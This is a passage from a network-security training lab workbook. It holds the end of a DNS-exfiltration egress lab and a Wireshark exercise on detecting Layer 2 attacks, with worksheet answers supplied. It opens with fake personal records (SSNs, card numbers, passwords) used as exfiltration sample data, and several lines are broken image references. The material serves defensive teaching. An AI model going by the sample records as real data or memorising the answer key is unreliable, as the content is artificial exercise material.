(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.116 Safari/537.36"  312-630-4213   1    Efird
  8/14/1962 54   Visa 4.53906E+15    696  Dec-18    357-04-8242    Red
  Commercial and industrial designer Chatham1998 Suzuki X90   225.5
  "5' 9"""  41.842489 -87.708556
female American  Ms.  Jennifer  K    Fuentes   4853 Fleming Street
  Montgomery     AL   Alabama   36104     US   United States
```

```
  JenniferKFuentes@gustr.com    Agning    ioSohquij1co    "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36"  334-432-2572    1    Horton
  3/21/1974 42    Visa 4.55602E+15    433  Oct-18    417-90-1544
  Black     Programmer     Grade A Investment  2012 Land Rover Range
Rover Evoque     228.8     "5' 7"""  32.365291 -86.232287
```

At this point data has been exfiltrated by using DNS over the expected port of 53. The question is what an organization can do against this type of attack. Now close out the lab by closing out of the **attacker terminal**. Then in the **student terminal** run the command below. You need to press **CTRL+C** to stop the previously running **dnscat** client within the student terminal before running the command below.

```
$ sudo pwsh /labs/check.ps1 -check postcheck -lab egress
```

NOTE: If you cannot run the command above then you may need to press CTRL-C to close out of the dnscat client session.

Re-Design

With DNS tunneling defenses such as a Next-Generation Firewall (NGFW) with application control, an Intrusion Prevention System (IPS), an Intrusion Detection System (IDS), and native DNS service capabilities are often insufficient. Alternative controls such as purpose-built DNS behavior analytics may be necessitated. This could be a third-party security solution, or it could be a combination of Network Security Monitoring (NSM) and a Security Incident Event Management (SIEM) to achieve detection and possibly trigger automatic prevention.

Analyzing DNS logs would show high level abnormalities from the student VM as it is making more than just the standard A and CNAME DNS lookups, is making high volumes of DNS requests, and they are coming from a desktop. You will observe this directly in the Network Security Monitoring lab.

Lab Conclusion

In this lab, you have performed egress analysis to identify how to increase the difficulty of data exfiltration while increasing your chances to detect it. This included:

- Directly exfiltrating data over any port or application
- Blocking internet access from servers to increase the time and difficulty to steal data
- Blocking and detecting on direct outbound access over unused ports
- Identifying abnormalities in applications being used on non-standard ports
- Understanding how applications can use authorized applications in an unauthorized manner
- Learning what type of technologies can prevent or detect sophisticated data exfiltration methods

The Egress Analysis lab is now complete!

Exercise 1.2 – Layer 2 Attacks

Objectives

- Understand Layer 2 attacks and security issues
- Become familiar with Wireshark
- Use Wireshark display filters

Lab Setup

If not already logged in: log into the Security530 Linux VM

- Username: student
- Password: Security530

Double-click on the "pcaps" Desktop folder.

Exercise – No hints

1. You will see a series of PCAP files, named "1.pcap" through "6.pcap". You may click on any of the PCAP files and each will open in Wireshark.

   Your goal is to identify which attack type applies to each PCAP file. There are 6 different attacks or security issues represented by the PCAP files.

   A worksheet will show the attack type and/or security issues, and each PCAP file also has a related question (such as "what is the password for the telnet user?"). The PCAP file numbers are randomly assigned and do not follow the worksheet order.

   Your challenge is to match the specific attack type to each PCAP file, and also answer the related questions.

   The 530.1 lecture sections "Switch and Router Security" and "Layer 2 Attacks and Mitigation" will be helpful in completing this challenge.

   This lab has three sections: no hints (this section), some hints (next section), and full walkthrough (final section). Choose your own difficulty!

Identify each specific PCAP file that contains:

- CAM (Content Addressable Memory) attack
  - What is the length of each IP packet (length of the IP header plus any IP data) sent as part of this attack?
- DHCP Exhaustion attack
  - What is the IP address of the client that launched this attack?
- Telnet traffic
  - What is the username and password of the (interactive) telnet user?
- Double VLAN tagging
  - What are the two VLAN IDs in each double-tagged packet?
- CDP (Cisco Discovery Protocol) traffic
  - There are two routers that send CDP traffic, and they both run the same version of Cisco IOS. What is the IOS version? Enter this format: "Version 12.3(4)S6" (note that numbers will be different)
- ARP cache poisoning attack
  - There are many ARP replies for various IP addresses, all pointing to one MAC address. What is that MAC address?

Each issue is represented by a single PCAP file.

Complete the following worksheet. Feel free to proceed to the next section for some hints.

Attack Type or Security Issue	**PCAP Number**	**Answer to Related Question**
CAM Overflow		
DHCP Exhaustion		
Telnet (information leakage)		
Double-VLAN tagging		
CDP (Information Leakage)		
ARP Cache Poisoning		

Exercise – Some Hints

Note: a complete step-by-step walkthrough follows in the next section.


Overall advice: do not process the PCAP files in order. Click on each file, and address the easier worksheet rows (such as Telnet and CDP) first.

It is often helpful to take a cursory look at the entire PCAP file. After opening any of the PCAP files: scroll quickly through all of them, top to bottom. Look for any protocols that seem to have high numbers of packets.

None of the answers use SSL/TLS (TCP port 443) or IPv6, but there is SSL/TLS and/or IPv6 in some of the packets. Note that we have an IPv6 lab during 530.2.

We will analyze 1.pcap in this section. The full walkthrough takes on the remaining PCAP files.


Double-click on 1.pcap. Wireshark will open. Scroll down and back up the packets (an arrow points to the scroll bar in the screenshot below).




Wireshark display filters will be quite helpful in deducing the specific PCAP files that match each attack type or security issue. Here is an example::

Enter this display filter in the field marked "Apply a display filter …": **`cdp`**

Then press **<ENTER>**:



There are two packets shown (sent from two routers). Choose the first cdp packet. Note the triangles in the Wireshark packet details pane. Click on the triangle to the left of "Cisco Discovery Protocol". Then click on the triangle to the left of "Software Version":



Follow the same process on the 2nd cdp packet. That router has the same IOS version as the first one,

Enter the following in the worksheet row titled "CDP (Information Leakage)"

- Packet Number: 1
- Answer to related question: Version 15.2(4)S5

You now have five PCAP files left to analyze.

These display filters will be quite handy:


- **`cdp`**
- **`telnet`**
- **`bootp`**
  - This searches for DHCP traffic (DHCP is an extension of BOOTP (the Boot Protocol)
- **`ip.src == 10.99.99.1`**
  - IP traffic from 10.99.99.1
- **`ip.dst == 10.99.99.254`**
  - IP traffic sent to 10.99.99.254
- **`ip.addr == 10.99.99.10`**
  - IP traffic sent to or from 10.99.99.254
- **`frame.number == 11`**
  - Selects frame 11
- **`tcp.port== 23`**
  - TCP traffic sent to or from port 23 (the default telnet port)
- **`not tcp.port == 443`**
  - do not display TCP traffic sent to/from port 443 (SSL/TLS)
- **`not ipv6`**
  - do not show IPv6 traffic
- **`vlan`**
  - Show 802.1Q-tagged packets

Boolean logic is also supported, for example:


- **`bootp and ip.src==10.99.99.1`**

2.pcap:

Scroll up and down the packets. There is a fair amount of SSL traffic, so let's ignore that (the hints section mentioned that SSL/TLS was not used in any of the attacks). This may help deduce which attack is presented by this PCAP file. Use the following display filter: **`not tcp.port == 443`**




Scroll up and down the packets again. There seems to be an awful lot of ARP traffic:



Enter the following display filter to show ARP traffic only: **`arp`**

Let's focus on ARP replies. Scroll to the bottom and click on the final displayed packet (number 591). Notice the yellow-highlighted message: "`Duplicate IP address detected for 10.99.99.1 (00:0c:29:3b:2f:6a) - also in use by 00:2a:e3:cc:a2:2d (frame 590)`"



Frame 591 shows "`10.99.99.1 is at 00:0c:29:3b:2f:6a`", and (as noted in the screenshot above), and frame 590 shows "`10.99.99.120 is at 00:0c:29:3b:2f:6a`" (different IP, same MAC address). There are many other ARP replies (for a variety of IP addresses) listing the same MAC address.

MAC addresses are designed to be globally unique, so this is not normal.

This means this PCAP file matches "ARP Cache Poisoning" row of the worksheet. The related question is: there are many ARP replies for various IP addresses, all pointing to one MAC address. What is that MAC address?


Enter the following in the worksheet row titled "ARP Cache Poisoning"

- Packet Number: 2
- Answer to related question: 00:0c:29:3b:2f:6a

3.pcap:


Note: this may be the most challenging PCAP file, depending on your background. You may want to skip this one (for now) and come back when you have identified the other five PCAP files. That will help you deduce this attack via the process of elimination. That is the method a course tester used to identify this PCAP file.

First, filter out IPv6 and TCP port 443 traffic (the hints section mentioned that IPv6 and/or SSL/TLS was not used in any of the attacks). Enter the following display filter: **`not ipv6 and not tcp.port==443`**



There are 31 displayed packets. You may scroll through and look for any packets referencing "802.1Q Virtual LAN…" in the packet summary pane (it will have a small triangle to the left).

If you don't see the tagged packets, here's an easier method. Enter this display filter: **`vlan`**



Double-VLAN tagging occurs when a malicious system acts as another switch and sends 802.1Q-double-tagged frames to the switch it is connected to.

- First tag: system's actual VLAN
- Second target: destination VLAN


10.99.99.124 has sent double-tagged VLAN-tagged traffic (Wireshark will show tags for VLANS 1 and 530), matching this PCAP file to the "Double-VLAN tagging" row of the worksheet. The related question is: What are the two VLAN IDs in each double-tagged packet?

Enter the following in the worksheet row titled "Double-VLAN tagging"

- Packet Number: 3
- Answer to related question: VLANs 1 and 530

4.pcap:

First scroll to the bottom of the packets and note the time. Wireshark's "Time" column shows the relative time (in seconds) when each packet was captured. Packet number 0 shows time "0.000000". The final packet shows time " 383.123775". That is over 6 minutes.




The time is important when judging the volume of DHCP traffic contained in this PCAP file.

Enter the following display filter: **`bootp`**

As previously noted, DHCP is an extension of the Boot Protocol, so "bootp" will filter both BOOTP and DHCP traffic.

Note the "Packets" (total packets) and "Displayed" (filtered packets currently shown) totals, listed at the bottom of the Wireshark window (on the right).



While other packets may contain DHCP traffic, this one contains 2582 DHCP packets (out of 5363 total). This is a high amount of DHCP traffic in 6 minutes.

